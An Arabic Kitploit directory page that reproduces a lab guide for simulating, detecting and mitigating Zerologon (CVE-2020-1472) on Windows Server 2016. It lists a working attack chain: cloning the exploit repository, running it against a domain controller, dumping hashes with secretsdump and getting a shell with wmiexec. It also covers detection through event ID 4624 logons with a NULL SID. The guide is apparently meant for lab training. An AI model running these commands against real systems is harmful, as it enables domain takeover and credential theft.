
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Zerologon_CVE-2020-1472 — دليل مختبري خطوة بخطوة لمحاكاة واكتشاف وتخفيف ثغرة Zerologon (CVE-2020-1472) على Windows Server 2016 باستخدام Kali Linux وأدوات Impacket. | Kitploit
أدوات/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
تحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

دليل مختبري خطوة بخطوة لمحاكاة واكتشاف وتخفيف ثغرة Zerologon (CVE-2020-1472) على Windows Server 2016 باستخدام Kali Linux وأدوات Impacket.

عرض المستودع
35منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

Zerologon_CVE-2020-1472

الهدف

هدف هذا البحث في الثغرات الأمنية إلى إنشاء بيئة محاكاة خاضعة للرقابة لتنفيذ هجوم Zerologon على Windows Server 2016 عبر Kali Linux لأغراض الكشف والتخفيف. كان التركيز الأساسي هو تنفيذ اختبار اختراق للثغرة وإظهار إمكانية التحكم في سطح مكتب دون تسجيل الدخول كمستخدم لسطح المكتب مع اكتشاف الثغرة وتخفيفها.
المهارات المكتسبة

  • فهم متقدم لعارض الأحداث في Windows
  • إتقان استخدام Kali Linux و Impackets
  • القدرة على تنفيذ هجوم Zerologon

الأدوات المستخدمة

  • أكواد Zerologon
  • Windows Server 2016
  • Kali Linux

خطوات تنفيذ Zerologon

Kali Linux


  1. استخدم الأمر sudo su للوصول إلى المستخدم الجذر
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (قم بتغيير المسار وفقًا لدليلك)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
لقطة شاشة 2023-03-25 في 10:47:33 صباحًا

خطوات الكشف عن Zerologon

Windows

هام قم بتعطيل ميزة الأمان

  1. تحقق من عارض الأحداث


  2. ضمن مدير الخادم، اختر سجلات Windows، الأمان وابحث عن معرف الحدث 4624 (حدث تسجيل دخول المستخدم) علامات هجوم Zerologon
  • سيكون موضوع السجلات مسمى NULL SID
  • يجب أن يُمنح تسجيل الدخول هذا صلاحيات إدارية أيضًا. لقطة شاشة 2023-02-13 في 10:11:13 مساءً
